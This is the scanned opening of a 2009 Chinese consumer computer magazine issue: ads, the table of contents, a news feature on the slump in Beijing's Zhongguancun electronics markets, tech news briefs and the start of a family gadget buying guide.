

玩转电脑应用,享受数字生活

PC 计算机应用文摘

本期好礼



敢达机体模型 • 敢达扭蛋
游戏海报 • 新手游戏卡

专题企划
6000元
实现全家
数码梦想



2009年
第2期 定价6.5元

远望资讯 www.cniti.com

ISSN 1002-1353 CN50-1070/TP



• 低价无系统“本本”上手必读 • 冬日里的被窝御宅计划 • 别拿屏保不当程序 • 一个IT民工的自白

瑞星2009 开启“云安全”时代 RISING Cloud Security

基于“云安全”策略和“智能主动防御”技术开发的新一代互联网安全产品,将杀毒软件与防火墙的无缝集成、整体联动,极大降低电脑资源占用,集“拦截、防御、查杀、保护”四重防护功能于一身。由8000万用户组成的“云安全”网络第一时间截获、查杀木马病毒和挂马网站,将病毒阻挡在电脑之外,斩断木马病毒传播通道。

隆重上市!
2008年12月16日 全国首发

两大拦截

- 木马入侵拦截
- 恶意网址拦截

三大防御

- 木马行为防御
- 网络攻击防御
- 出站攻击防御



地址: 北京市海淀区中关村大街22号中科大厦13层 邮编: 100190 总机: 010-82678866
传真: 010-62564934 网址: <http://www.rising.com.cn>

RISING 瑞星

玩转电脑应用，享受数字生活

计算机应用文摘

2009年起

每月三本杂志!

超优惠售价
每期6.50元

1号、10号、20号
全国定时上市发售

更便宜、更及时、更精致、更轻松

PCD旬刊购买温馨提示

1. 零购：请到当地书摊或书报亭购买。
 2. 网购：请登录<http://shop.cniti.com>在线订购。
 3. 直购：请打电话或写信到我们读者服务部，有专人为您办理邮购事宜。
- 垂询：(023) 63521711 E-mail: reader@cniti.cn
邮编：400013
地址：重庆市渝北区洪湖西路18号 远望资讯读者服务部



精彩文章导读

18 冬日里的被窝御宅计划

好冷啊! 外面, 小寒风呼呼地吹, 小雪花嗖嗖地飘, 如此天寒地冻, 只有呆在被窝里才暖和。

躺在床上总得找点事儿做。还好我有笔记本电脑, 窝在床上看看电影、玩玩网游, 不亦乐乎! 等等, 笔记本电脑放哪里呢?



27 “月光女神”的流水账



女人是天生的购物狂, 衣服、鞋子、化妆品……, 一到月底就口袋光光。于是, 她们有了个共同的名字——月光族。而月光族里能修炼到最高段位者, 美其名曰“月光女神”。

让我们来打开她们的流水账, 看看“月光女神”到底是怎样炼成的。

40 网络小说新章抢先看

妹妹最近迷上了在起点中文网看小说。为了能第一时间阅读最新章节, 妹妹每天都要在电脑前不停地刷新页面检查更新, 很是辛苦……

本期活动

你给我建议, 我给你礼品	第19页
云网有奖小知识问答	第42页
玩敢达OL, 机器人模型大赠送!	第90页
评刊送礼, 看图猜谜大抽奖!	第90页
挑错误, 得奖品	第90页
评刊送奖, 好礼不断	第92页

锐评

- 1 是什么冷落了您——中关村
- 4 资讯前沿

专题企划

6 6000元, 实现全家数码梦想

“独乐乐不如众乐乐。”玩游戏是这样, K歌是这样, 旅行是这样……, 购物, 其实也是这样。

时值新春佳节, 不妨为家里人制定一个皆大欢喜的数码装备“血拼”方案, 让家里的每个人都感受到时尚数码带来的便利和乐趣。更重要的是, 这样“顾全大局”的采购计划通常更易得到家里“财务部长”的批准。^_^



笔记本与数码

- 14 新秀场
- 15 丰富“多彩”·微星VR220 YA Edition体验
- 16 数码标榜: 在线查询, 明明白白用手机
- 18 冬日里的被窝御宅计划
- 20 为智能手机做备份
- 21 呼叫转移, 就是不接你电话
- 21 诺基亚手机无法安装软件之迷
- 22 让PSP变成Netbook
- 25 好摄族



新手玩电脑

- 26 你还有几分钟好活?
- 26 你有几分色盲?
- 27 “月光女神”的流水账
- 28 你看到的美女到底“正不正”
- 29 在Excel中查找单元格数值
- 29 复活Word的鼠标拖曳功能
- 29 取消Email地址的自动超链接
- 29 按纸型缩放打印文稿
- 30 谁是浏览器中的“大胃王”
- 30 修炼“一指禅”, 照片随便发



电脑大玩家

- 32 新软情报站
- 34 全面奔向Windows 7·Vista篇
- 36 专业网管——飞鱼星VE984

- 38 文件变“忠狗”，自动跟你走
- 39 Gmail邮件也可图文混排
- 40 网络小说新章抢先看
- 41 收藏夹转换不求人
- 42 手机看博客，快净齐
- 43 我家的“土豆”有名字
- 44 诊断网络错误，其实很简单
- 45 吓死人不偿命，别拿屏保不当程序
- 46 PS玩魔术·魔幻之月
- 48 高手牛角尖·关于Vista搜索的古怪技巧




黑客战线

- 50 办公室里的神秘脚本 第四回
远程溢出巧妙防，主动防御轻松破
- 51 病毒播报
- 52 病毒趣味谈：会飞的乌龟壳
- 53 微软送来的新年漏洞“大礼”




专家坐堂

- 54 答疑解惑，走进Windows 7
- 55 手机为什么无法显示完整桌面背景图？
- 55 手机用数据线充电会中毒吗？
- 55 山寨笔记本电脑能买吗？
- 55 数码相机的光学防抖为什么没有用？
- 55 笔记本电脑显卡的如何选择？
- 56 为什么手机一直不停地震动？
- 56 低价MP3播放器如何选择？
- 56 电池里的电跑哪里去了？
- 56 《GTA4》屏幕为什么一直晃动？
- 56 如何在京东商城上使用信用卡支付？
- 57 IE浏览器为什么无法访问谷歌？
- 57 哪里有在线数学解题网站？
- 57 如何查询世界各地的当前时间？
- 57 哪里有可以在线听轻音乐的网站？



高清视界

- 58 声色百老汇
- 59 高清线报
- 60 高清新品秀
- 61 插上网线看电视
- 62 西数首款高清播放机全体验



硬派潮人馆

- 64 享受蓝牙，七彩虹C.G41 X5主板
- 65 从XFX交好AMD说起

本期实用工具索引

名称	页码
----	----

笔记本与数码

Sprite Backup	19
PSPKVM	22

新手玩电脑

Calibrize	28
网易邮箱右键邮	30

电脑大玩家

Windows PDC Themese for Vista	34
TuneUp Utilities	34
Windows Seven Boot Screen for Vista	34
Windows 7 Logon Screen for Vista	34
Logon Studio	34
Taskbar Iconizer	35
Aero Shake	35
Aero Snap	35
WebMon	40
Transmute	41
iTudou	43
HoverIP	44

黑客战线

金山毒霸2009	52
----------	----

硬派潮人馆

6.03_nvidia_system_tools 驱动程序三款	66 72
------------------------------------	----------

有奖在线评刊

读者可以在PCD网站参与
在线评刊地址

<http://www.cniti.com/pcd/pingkan>

本刊“PCD工具谱”中提供下载的软件
均可到<http://work.newhua.com/pcd/>下载。
感谢华军软件园友情提供网络空间支持。

CONTENTS

- 66 玩出品味, 你会调教你的显卡么?
- 69 速度与激情, 玩转《侠盗飞车4》
- 70 低价无系统“本本”上手必读
- 72 驱动程序更新与推荐
- 73 荐机大平台
- 74 市场快报



奋斗

- 76 把喜欢的事做到极致——俞敏洪演讲节选
- 78 一个IT民工的自白



网罗天下

- 81 游戏快报
- 82 追逐敢达, 机战梦想
- 84 1月PC游戏推荐
- 84 手机游戏推荐
- 85 PCD博客精选
- 86 经典饭否语录
- 87 一句话总结四大名著
- 88 休闲派

- 89 读编往来
- 92 调查表



本刊作者授权本刊发表声明

1. 除非作者事先与本刊书面约定, 否则作品一经采用, 本刊一次性支付稿酬, 版权归本刊与作者共同所有, 本刊有权自行或授权合作伙伴再使用。

2. 本刊作者授权本刊声明: 本刊所载之作品, 未经许可不得转载或摘编。

3. 本刊文章仅代表作者个人观点, 与本刊立场无关。

4. 作者向本刊投稿30天内未收到刊登通知的, 作者可自行处理。

5. 本刊将因客观原因联系不到作者而无法取得许可并支付稿酬的部分文章、图片的稿酬存放于重庆市版权保护中心, 自刊发两个月内未收到稿酬, 请与其联系(电话: 023-67708231)。

6. 本刊软硬件测试不代表官方或权威测试, 所有测试结果均仅供参考, 同时由于测试环境不同, 有可能影响测试的最终数据结果, 请读者勿以数据认定一切。

《计算机应用文摘》购买温馨提示



- 1. 零购: 请到当地书摊或书报亭购买。
- 2. 网购: 请登录<http://shop.cniti.com/>在线订阅。
- 3. 直购: 请打电话或写信到我们读者服务部, 有专人为您办理邮购事宜。

咨询电话: 023-63521711

咨询E-mail: reader@cniti.cn

地址: 重庆市渝北区洪湖西路18号远望资讯读者服务部

邮编: 401121

主管: 科学技术部

主办: 科学技术部西南信息中心

合作: 电脑报社

出品: 远望资讯

编辑出版: 《计算机应用文摘》杂志社

总 编: 曾晓东

执行副总编: 谢 东 谢宁倡

副 总 编: 张仪平

执行主编: 秦挺楠

助理执行主编: 刘 晓

高级编辑: 张剑宇 彭 奕 王庆丰

编辑、记者: 程 磊 雷 严 徐 坤

黄学君 杨 乐 朱前前

电话: 023-63513500

023-67039926

传真: 023-63513494

网址: <http://www.pcdigest.com>

投稿邮箱: pcdigest@cniti.cn

美术编辑: 黄 虹

全国广告总监: 祝 康 adv@cniti.cn

大客户经理: 詹 遥

电话/传真: 023-63509118 023-67039851

发行总监: 杨 彪

发行副总监: 牟燕红

电话/传真: 023-63536932 67039830 63501710

助理市场总监: 黄 谷

电话: 023-67039800

技术总监: 王文彬

电话: 023-67039402

行政总监: 王 莲

电话: 023-67039813

华北区广告总监: 张玉麟

电话/传真: 010-82563521 82563521-20

华南区广告总监: 张宪伟

广州办公室电话: 020-38299753 020-38299646

传真: 020-38299234

深圳办公室电话: 0755-82838303, 82838304

传真: 0755-82838306

华东区广告总监: 李 岩

电话/传真: 021-64410725 64680579 64381726

读者服务部 (Tel: 023-63521711)

E-mail: reader@cniti.cn

在线订购网址: <http://shop.cniti.com>

社 址: 重庆市渝北区洪湖西路18号

邮 编: 401121

国内统一连续出版物号: CN50-1070/TP

国际标准连续出版物号: ISSN 1002-1353

邮发代号: 78-87

发 行: 重庆市报刊发行局

发行范围: 全国发行

订 阅: 全国各地邮局

零 售: 全国各地报刊亭

邮 购: 远望资讯读者服务部

定 价: 人民币6.50元

印 刷: 重庆科情印务有限公司

出版日期: 2009年1月10日

广告经营许可证: 011385

本刊常年法律顾问 重庆市渝经律师事务所邓小锋律师

如发现印、装错误请直接与读者服务部联系调换。



是什么冷落了你 中关村

Text/张奕 焦集莹@新京报

2008年末的一个星期六,本应正是中关村最热闹、生意最火的时候,但是记者实地走访却发现,“村”里显得有些“寂寞”。以前那种熙熙攘攘的人流不见了,水泄不通的车流也盛况不再了。一些商户告诉记者,“村”里已经这样冷清了好几个月。不堵车了,柜台空了,客流少了,销量低了……,这就是中关村这个北京乃至全国最大的电子消费品集散市场的现状。是什么让昔日红火的中关村受到如今这般冷落呢?

早在2008年初,IT卖场还形势一片大好之际,中关村某卖场开始提高租金,此举已经引发了不少中小商户的怨声载道叫苦连天。“几年前一个柜台租金八千块,现在是四万。房租涨了又涨,利润却跌了又跌。”以致金融飓风从太平洋彼岸袭来,锐减的销量、高昂的租金让许多商户入不敷出,只得另谋生路。

同时,国美、大中、苏宁从传统意义上的家电卖场,开始转变成家电、电脑、手机等3C产品一锅端的大卖场,和中关村模式相仿的百脑汇拣着北京城里的繁华区域大开连锁。电视购物和网络购物也成为传统IT卖场的劲敌。在这个内忧外患的时刻,到底是外围的经济行情让中关村不堪重击,还是自身问题积习已久让中关村逐渐受冷?

店主:门面租金都赚不回来

“如果我每个月能卖100台电脑,每台只赚两三百块,那连门面的租金都赚不回来。”中关村一商户说。

周末,记者走访了中关村。以往,周末两天每个店铺的销量完全可以超过平时五天的总和,但是如今“周末效应”带来的人流量与平时差距已经大大缩小。

人流量的急剧减少,被清理数次的“促销大军”又集中出现在了卖场周围。“每天生意都很淡”,这是许多受访商户回馈的信息。一位在中关村



◎冷清的中关村卖场

摸爬滚打十余年的商户说,这两个月,他所在的海龙电子城客流量至少减少了1/3,“有时候客流量只有过去的一半”。而据鼎好一层一家经营尼康、佳能等知名相机品牌的经销商介绍,今年下半年以来,这里的人气一直在减少,目前他家的销量“已经比

去年同期下降了一半左右”。

记者随后来到了鼎好6层以上的实体店铺看到,平均每层都有至少一两家店面清场,或者贴上了“出租”的字样,而这些楼层往往每层只有不到十家商铺。一位“招租”的店主屠先生告诉记者,“经济环境衰退,大家购买力下降”是造成中关村人气惨淡的主要原因,他原本经销数码相机,现在已经转去做了别的市场。

在寸土寸金的中关村,租一个位置一般、20平米左右的门面,月租金至少要3万到5万元。“如果我每个月能卖100台电脑,每台电脑只赚两三百块钱,那就连门面的租金都赚不回来。”一商户告诉记者。

鼎好电子城业务总监李忠晋称:“我们掌握的数据是5%左右的店铺倒闭。”分析人士认为,中关村的生意萧条主要原因还是经济危机的“后遗症”,“各个零售行业都出现消费低迷状况。如今各企业的市场推广、宣传投入也都减少了。”业界知名观察人士刘步尘这样分析。

经销商：销量锐减近一半

“10月黄金周过后，公司代理的品牌电脑、笔记本电脑和数码产品都有些卖不动。”一家规模更大的经销商相关负责人说。



◎没有顾客光顾的销售柜台

宋能(化名)是中关村最早的一批经销商之一，他的公司代理着宏碁、华硕、戴尔、东芝、联想等多家厂商的销售发货。但这样一家颇具规模的公司，愈发受到金融风暴的冲击。

宋能告诉记者，10月、11月应该是销售旺季，但2008年这两个月的销量只能用惨淡来形容。“过去一个月至少要卖出七八千台电脑，今年11月份销量只有四千多台。”按照宋能给出的这一数据，销量同比下滑了近一半。而这一现象是从年初即开始初现端倪，到了2008年7月开始，销量减少的现象越来越严重。宋能透露，现在电脑的利润较去年同期至少下滑了2到4个百分点。


在经济寒冬中，对购买电子产品犹豫的不仅是普通消费者，还有企业用户。“以前每逢年底，都是企业、政府大采购的高潮期。今年却没见到这种采购潮。”宋能分析，这是金融风暴的连锁反应导致，由于各公司企业效益不好，只能收缩开支、压减财政。

另一家规模更大的经销商相关负责人告诉记者，2008年10月黄金周过后，公司代理的品牌电脑、笔记本电脑和数码产品都有些卖不动。“整个IT市场情况很不好。”他说，笔记本电脑因为购买者主要是消费者个人，因此算是受影响最小的了，但即便如此，他负责的笔记本电脑销量也锐减了。

受采访的经销商都寄希望于今年一二月份，因为按照往年的规律，年关都是电子产品热销时节。而各家电脑厂商在这时候不赚钱也要赚吆喝，几乎所有电脑厂商为了巩固地位，提高市场占有率，都开始了此起彼伏的降价潮。对于期待之中的“旺季”，经销商也不敢太过乐观，只是谨慎地表示“可能会有点转机”。

网络、3C卖场抢分客流

“中关村生意冷清，除了金融危机，其他销售模式对电子产品市场的分流也是重要原因。”中关村最早的一批经销商之一宋能说。



◎中关村退租的店面

价格混乱带来的另一危机是诚信缺失。中关村“村民”张为(化名)向记者介绍了“村里”常见的一种“忽悠”手段。先是报出低价吸引顾客上门，等进了门再告诉你这个价格的货已经卖光，再猛向你推销“性能更好价格更实在的货品”。至于将机器卖得很便宜，配件却高价出售之类的“旧方法”，已成为中关村公开的秘密。

“中关村生意冷清，除了金融危机，其他销售模式对电子产品市场的分流也是重要

中关村大事记

●1980年10月23日，陈春先在中关村创办第一个民办科技机构“等离子学会先进技术发展服务部”。

●1982年8月23日，海淀区政府批复区科委、财贸办公室关于建立“科普一条街”的请示。

●1983年中关村第一个民办科技开发经济实体北京华夏新技术研究所成立。11家科技企业相继涌现。

●1984年5月至11月，四通、信通等企业相继成立，以“四通”、“两海”为代表的科技开发公司迅速增长至40余家，营业额1800多万元，中关村电子一条街的骨干基本形成。

●1985年经商热有些失控，非科技企业也开始介入科技产品的贸易获取高额利润。“倒爷一条街”、“骗子一条街”的称谓由此流传于世。

●1986年7月21日，《科技日报》报道：中关村电子一条街初具雏形。

●1987年国务院发布双放政策，科技人员开始流动，中科院成为最主要的源头。12月15日，国家科委、科协等单位组成联合调查组，决定对中关村电子一条街展开调查。

●1989年，全球化的经济浪潮冲击中关村，洋品牌蜂拥而入。

●1991年10月21日，上地信息产业基地正式奠基。

●1993年新的公司热在中关村达到高峰，至年底注册公司总数已达3769家。

●1995年，中关村的企业数量趋于稳定，保持在4500家左右，每年10%左右的死亡率，也有10%的新生率。

●1996年中关村率先提出“二次创业”的战略口号。

●1997年海外风险投资开始探索着注入中关村。

●1999年6月，中海电子城、硅谷电脑城、太平洋电子城、海龙大厦相继开业。

●2000年6月，占地面积51.44公

原因。”宋能对目前形势如此分析，“首先是3C卖场，现在去国美、大中也能买到电脑、相机；电视购物和网络商城对客流的分散也非常厉害。”记者了解到，淘宝网2008年9月份的单月交易额突破百亿大关。京东商城2008年上半年销售额同比增加了427%，从去年同期的1.2亿元飙升至5.2亿元！

即便不是正规的大型B2C网站，散兵游勇式的网络经销商也对中关村IT卖场发起了价格冲击。中关村某电脑城的商户刘先生说，网络经销商在他所在的电脑城里就有上百家。

焦点对话：5%左右的店铺倒闭

鼎好电子城业务总监李忠晋对话本报记者：“5%左右的店铺倒闭。”

记者：中关村目前人气惨淡，有哪些原因？

李忠晋：经济危机让消费者的购买力下降。除了个人消费者，很多公司已经捂紧了腰包减少采购。加上如今城市家庭进入了二次更新换代时期，数码产品不是必需品，销量不可能再像前几年那样大幅增加。

记者：很多店铺已经关门或转租，这个比例有多大？

李忠晋：很多公司年底都在调整内部策略，今年与往年比异常艰难。我们掌握的数据是5%左右的店铺倒闭。在这种情况下，我们将按照铺位的人流量和销量给予租金下调。以往我们都是上调租金，如今平均有10%下调幅度。

记者：怎么看待百脑汇这时进北京在朝外做自营店？

李忠晋：最近几年朝外商圈以娱乐、餐饮为主，购物的气氛越来越低。在那个商圈做IT销售，很难有太多人气，也不会影响到中关村。国美去年一直说要进攻中关村，实际上其IT产品销量仅占其所有产品销量10%。今年春节之后，中关村将会回暖，9月份地铁4号线开通，更会对中关村人气有促进。

一针见血：冰冻三尺非一日之寒



◎中关村出租的柜台

曾经是北京最火爆的IT产品集散地，甚至是中国IT行业的风向标，金融风暴一吹来，却显得分外脆弱。

中关村在内忧外患中焦头烂额。比起金融风暴这个外患，中关村的内忧已经积重难返。曾经人们相信买电子产品就要去中关村，而现在人们更相信去中关村买东西，一定要带上“懂行”的朋友，不然就是待宰羔羊。曾经的集中效应，在销售手段

千变万化，销售渠道层出不穷的今日，已经渐显日薄西山。

说到拉客、宰客，中关村的“村民们”也面露无奈。有数据显示，2006年至今，中关村的房租几乎以每年15%的速度在非理性增长。除了商城上调租金，许多炒柜台的人也坐收渔利，一个三万元的柜台左手进右手出就卖出了八万元高价。商户硬扛房租的方式，只能是转嫁到消费者身上去。能骗一个是一个，能宰一双是一双，虽然知道欺诈会让信誉丧失，但许多商户要解燃眉之急无暇顾及长久，这种一锤子买卖做下来也不指望什么口碑什么回头客。

不当竞争、成本上涨导致秩序混乱、利润下滑，进而导致商户为生计所迫虚报价格、欺骗客户、诚信缺失，这自然又带来口碑恶化、客流减少，然后是竞争更激烈、更不择手段……，这样一个恶性循环的怪圈形成后，我们不难明白，中关村的核心竞争力正在渐渐消失。冰冻三尺非一日之寒，金融风暴，只是成为压垮骆驼的最后一根稻草而已。 [RP0201]

顷中关村西区开发建设正式启动。7月，中关村驻硅谷联络处正式挂牌成立，这是中国科技园区第一个驻外机构。9月，“八九十年代”中关村标志性的建筑联想科技商城大楼拆迁。

●2001年底为了中关村西区建设的需要，商悦电子城拆迁。

●2002年3月15日，海龙电子城在电子市场行业率先推出“打假举报奖”及“双重质保，先期赔付”制度。9月6日，赛博数码广场全国第21家连锁店中关村店开业。大约一年后，赛博数码广场搬离中关村。

●2003年6月20日，微软全球副总裁罗杰·克斯达参观海龙，称赞海龙电子城是“全球最繁忙的市场”。7月，鼎好电子城正式开业，于11月被评为“消费者满意度最高的独立电脑城”并荣获“IT卖场创新奖”。

●2004年2月21日，中关村科贸电子城开业。3月，北京硅谷电脑城引进专业手机分销商北京新世纪移动通讯科技发展有限责任公司，开设了中关村电子卖场最大的手机专卖区。

●2005年3月30日，鼎好电子商城地下二层“中关村维修城”开业，汇集了国内外主要IT品牌原厂自营服务机构或授权服务机构，给IT产品的售后服务提出了一个新的发展思路。4月18日，经过全面装修的海龙电子城全部对外开业，中关村电子市场开始进入第四阶段——现代卖场阶段。

●2006年1月23日，中关村科技园区非上市公司进入证券公司代办转让系统进行股份报价转让试点正式启动。2月，中关村科技园区初步形成一区多园多基地空间布局，产业联盟已达19家。

●2007年，联想、搜狐等8家中关村企业成为北京奥运会全球合作伙伴、赞助商或供应商，获得奥运会的标识使用权。中关村上百企业为奥运建设提供技术和服。同年，中关村上市公司总数达到106家，IPO总融资额折合人民币近1000亿元。

飞利浦16:9液晶显示器 191EW9热情难挡



最近,飞利浦推出了第九代新品的第一款16:9液晶显示器——191EW9。这款19英寸的显示器具有16:9高清画质宽屏幕和抛光设计,能够充分满足高清机顶盒等高清信号源的要求。它的画质符合高清屏幕的严格标准,能够显示高分辨率的顶级画质信号,并支持HDCP,轻松显示720p以及1080i信号,让用户感受到喷薄欲出的屏幕效果。

航嘉新款机箱黑钻H511上市

近日,航嘉推出了新款机箱——黑钻H511。这款机箱的面板采用独特的迎宾灯设计,当手位于距离Logo约10厘米处,蓝色LED灯光将会亮起,手离开后5秒左右灯光熄灭,增加了机箱与用户之间的互动性。此外,黑钻H511还采用脱离式的光驱开合按钮设计,使得机箱的前面板更加美观。



SimCraft推出专业级赛车游戏模拟器

沉迷街机模拟赛车游戏的用户现在将获得新的选择。SimCraft近日推出了两款赛车模拟器APEX SC830和SC320,可提供军用级别的驾驶模拟效果。其中APEX SC320模拟器采用了即插即用USB接口、高保真动作模拟及手动制动器等,并提供两向自由旋转能力,主要面对专业级玩家。APEX SC830则提供三向旋转能力,适合职业赛车手。



Opera浏览器首推中国版“朱雀”


日前,Opera浏览器正式提供中国版——“朱雀”的下载,同步推出的还有手机版浏览器Mini。这是Opera首次针对单一市场推出的本地化浏览器。

相比英文版本,“朱雀”以Opera 9.63版本为基础架构,保持了Opera浏览器的优秀功能。同时,它根据中国用户的使用喜好,不仅从外观上增加了许多中国元素,而且提升了中文网站的兼容性,速度更快,资源更省,为中国用户带来了不一样的浏览体验。



世界首款可分解电脑开始量产

日前,爱尔兰MicroPro公司推出的世界首款外壳可分解电脑已经开始量产。据该项目负责人Jimmy Devins介绍,这款名为iameco的电脑在制作材料上选择了可被分解的木板,这些木板主要由碎木头和工业纸浆制成。当电脑被淘汰后可以当作垃圾随意丢弃,电脑部件将分解而不会污染环境。



新闻头条

ESET NOD32杀毒软件春节送礼

即日起至2009年2月28日,凡购买《ESET NOD32安全套装》的用户在注册激活使用后,登录ESET NOD32官方网站填写激活码及用户信息,将有机会赢取笔记本电脑、ESET双肩背包等礼品。同时,《ESET NOD32防病毒软件》将继续延续“一人购买,二人分享,二年无忧”活动的优惠措施。

买国际欧凡耳机,送正版杀毒软件

即日起至2009年3月31日,凡购买国际欧凡系列耳机0A-6001、0A-8001、0A-8002、0A-8003和0A-9001中任一款产品的用户,均可随机获赠价值158元的《江民杀毒软件2009》,让用户在新春佳节享受国际欧凡独特的美声之余,也为电脑增添一份安全感。

51.com放弃研发彩虹QQ

近日,51.com创始人兼CEO庞东升表示,因为金融危机的关系,51.com不打算继续做彩虹QQ。

庞东升解释称:“彩虹QQ只是公司内部一个6~7人的技术小组做的一个很小的尝试,没想到到底在法律上有什么问题,也没有想到在社会上引起这么大的影响,迅速聚集这么多用户。彩虹QQ不是我们的主业,我们的公司比较小,所以我们要回到主业上去,把我们基本的东西做好。”

nVIDIA宣布进军Netbook领域

为了挽回不断下降的市场份额,nVIDIA日前正式宣布进军Netbook领域。它将发布两款面向Intel Atom Nettop迷你台式机平台的整合芯片组,分别是现有MCP7A和MCP79的特别版本,这将是Netbook领域第一次出现第三方Atom芯片组。

微软游说山寨厂,用正版XP可得“回扣”

微软在经过一场浩荡的盗版稽查、正版降价活动之后,近日又开始大量游说山寨厂商与攒机商安装正版Windows XP操作系统。据业内人士透露,若攒机商和山寨厂商使用正版WinXP,便可以从微软方面得到相关“回扣”,还可以享受微软年终返点。

《暴风影音》被判赔偿RealPlayer 20万元

最近,美国瑞尔数码公司以著作权受侵害为由将暴风网际科技公司诉至法院,瑞尔数码称《暴风影音》软件中包含了RealPlayer软件的计算机程序组件,并在网站上提供下载服务,这一行为侵犯了原作者的著作权。日前北京市一中院一审判决暴风网际科技公司赔偿20万元。

网评

照顾忠诚用户
优酷正式屏蔽百度视频搜索

日前,优酷正式屏蔽百度视频搜索,在“百度视频”频道中已经搜索不到优酷的视频。对此,优酷CEO古永锵解释:“这个事情不是针对任何第三方,是优酷出于自己的战略考虑,需要主动培养用户直接到优酷来。为了照顾那些忠诚用户的体验,就暂时不考虑从搜索引擎过来的用户了。”


网友点评:照顾忠诚用户是假,带宽受不了、钱烧不起了才是真吧?

笑脸“;-)”被注册,使用需付费

最近,人们在网络和短信中常用的表情符号“;-)”被俄罗斯一家经营手机广告业务的Superfone公司成功注册为商标。Superfone公司宣布:“其他公司可以通过支付费用获得‘;-)’符号使用权,这个费用不会太高,大约每年几万美元。”



网友点评:建议把俄文字母、标点符号全部注册,肯定赚翻。 [ZX0201]



60000元

实现全家数码梦想

Text/蚊子 Quaker 天外飞仙

“独乐乐不如众乐乐。”玩游戏是这样，K歌是这样，旅行是这样……，购物，其实也是这样。

时值新春佳节，不妨为家里人制定一个皆大欢喜的数码装备“血拼”方案，让家里的每个人都感受到时尚数码带来的便利和乐趣。更重要的是，这样“顾全大局”的采购计划通常更易得到家里“财务部长”的批准。^_^

双重方案，任你挑选

只花6000元就实现全家人的数码梦想，这并不困难。我们为你精心打造了两套方案，为你制定最实用、最划算的购物计划。

独立产品，任意组合

也许两套方案都不是很适合你。没关系，每套方案都由独立的产品导购组成，挑选你喜欢的产品，组成最适合你的采购方案吧！



小孩:掌上游戏机 预算:1500元
 妈妈:时尚手机 预算:1000元
 爸爸:数码单反(套机) 预算:3500元 } 1500元+1000元+3500元=6000元

数码单反已经降到一个非常“可爱”的价位。为老爸置办一台，不但能让他过上一把专业摄影师的瘾，也能让臭美的妈妈受益。嗯，就让他们在你摆pose我拍照的过程中，去找寻初恋的感觉吧！

6000元，买了数码单反，剩下的钱还足够为孩子买一台能玩游戏、能上网、能看电影、能听歌的掌上有游戏机。啊，还没完？那就给平时最辛劳的妈妈“奖励”一部够靓够炫够臭美的时尚手机吧！

小孩的掌上游戏机

只要正确引导，“玩物”一定不“丧志”

无所不能：索尼PSP-3000

在国内，索尼PSP一定是最流行的掌上游戏机。它之所以能如此风靡，一方面是因为它时尚的外形，另一方，则是因为它及其强大的功能。

首先，它当然是一部游戏机。凭借强大的机能，PSP游戏的画面素质直逼家用游戏机PS2。得益于大量顶级游戏开发商的支持，



◎PSP已然成为一种时尚

PSP上的游戏更是大作不断、佳作连连。

另外，只要配合相应的自制软件，PSP就能成为强大的多媒体播放器：电影、音乐、电



◎PSP的输入不太方便，但用来浏览网页还是问题不大

子书，一样都不少。相比普通的多媒体播放器，PSP华丽大屏幕显然更具优势。

依靠Wi-Fi，PSP还能无线上网。如果你看过《地心游记3D》，相信你一定会记得男主角的小侄儿利用PSP进行Google搜索的那一幕。

目前可以买到的PSP有PSP-2000和最新的PSP-3000两种型号。尽管PSP-3000还不能完美运行各种游戏和自制软件，不过我们相信这一问题不久之后就会得到解决。更重要的是，PSP-3000比PSP-2000便宜！

感受创意：任天堂NDSi

索尼PSP胜在功能强大，任天堂的NDS则胜在它独具特色的操作方式。对于喜欢新鲜、崇尚创意的用户来说，NDS应该是比PSP更好的选择。

NDS的游戏画面不算精致，更不算华丽，但通过触摸屏和麦克风的“体感”操作，一定会带给用户耳目一新的感觉。

虽然NDS没有PSP那样丰富的自制软件，不过想用





©新颖多变的玩法是NDS的最大特色



©NDS新奇的操作方式也深得MM用户青睐

NDS来放歌放电影也并不困难,只是播放效果相比PSP自然要略逊一筹了。

NDS系列目前最新的型号为NDSi。相比老版本,它不但改善了屏幕素质,更增加了摄像头,给用户带来了更多更有趣的玩法。

妈妈的时尚手机



©漂亮的手机甚至可以成为女性朋友的饰品

有品位、最普及的手机也能玩出时尚

手机是最普及的数码产品。正是因为普及,所以要购买一款个性抢眼,而且还不太贵的手机并不太容易。我们为你精心挑选了几款,相信不会让你和你的家人失望。

诺基亚6300


“钢显本色”,这句广告词让许多人记住了诺基亚的6300。虽然这部手机上市已久,不过它出色的屏幕表现

和全金属的外壳仍然让它吸引力十足。现在6300的价格已经跌到了历史的最低点,性价比高得没话说。

略有遗憾的是,6300虽然综合

参考价格
1090元

外观	直板
屏幕	1600万色TFT彩屏
摄像头	200万像素
蓝牙	支持



表现很出色,但它200万像素的摄像头却多少有些落伍。如果妈妈喜欢随走随拍的话,就请接着往下看。

三星SGH-G600

如果说诺基亚6300的外形略显中性,那么三星G600就完全是一款“女性向”的产品了。纤薄的体型、时尚的滑盖,它的外观几乎无可挑剔。

除了好看之外,它的另一亮点在于它内置了一枚500万像素的摄像头,支持自动对焦等常见功能。就让妈妈也体验新潮的“Lomo”(“乐摸”,意指用相机随心所欲地进行拍摄)生活吧!

参考价格
1080元

外观	滑盖
屏幕	26万色TFT彩屏
摄像头	500像素AF
蓝牙	支持



LG KM380

LG KM380是为平时喜欢听歌的“摩登”妈妈而准备的。

它采用了复古的下翻盖外形,与当年的爱立信T39和三星N288等经典机型如出一辙。它的镜面外观也非常适合女性使用,不过这也带来了容易留下指纹的烦恼。KM380是世界上第一款经过著名调音大师Mr. Mark Levinson精心调校的音乐手机,其内置的音乐播放器也有诸多专业功能,完全不逊于任何专业的数码播放器。

参考价格
860元



外观	翻盖
屏幕	26万色TFT彩屏
摄像头	130万像素
蓝牙	支持

飞利浦9@9Q

飞利浦9@9Q是9@9系列中的一款新机,它的翻盖外观看起来非常特别,艳丽的红色足够妈妈臭美好一阵了。虽然这款

参考价格
979元

外观	翻盖
屏幕	26万色TFT彩屏
摄像头	130万像素
蓝牙	支持





手机的功能配置非常一般,130万像素摄像头和176×220分辨率的屏幕都有些落伍,不过它的理论待机时间有一个月之久,实际待机时间也在一周以上!

爸爸的数码单反相机

数码单反相机是男人最好的数码玩具



◎一台相机,全家受益

以前,数码单反相机(以下简称“单反”)是专业摄影师的工具。现在,随着价格的一再走低,单反已经成为普通摄影爱好者的玩物。更棒的是,虽然名义上是为爸爸购买一台单反,但受益的,可是你们一家人哦!

考虑到预算有限,本文只推荐价格在4000元以下的单反套机(含镜头)。

佳能EOS 1000D(套机)

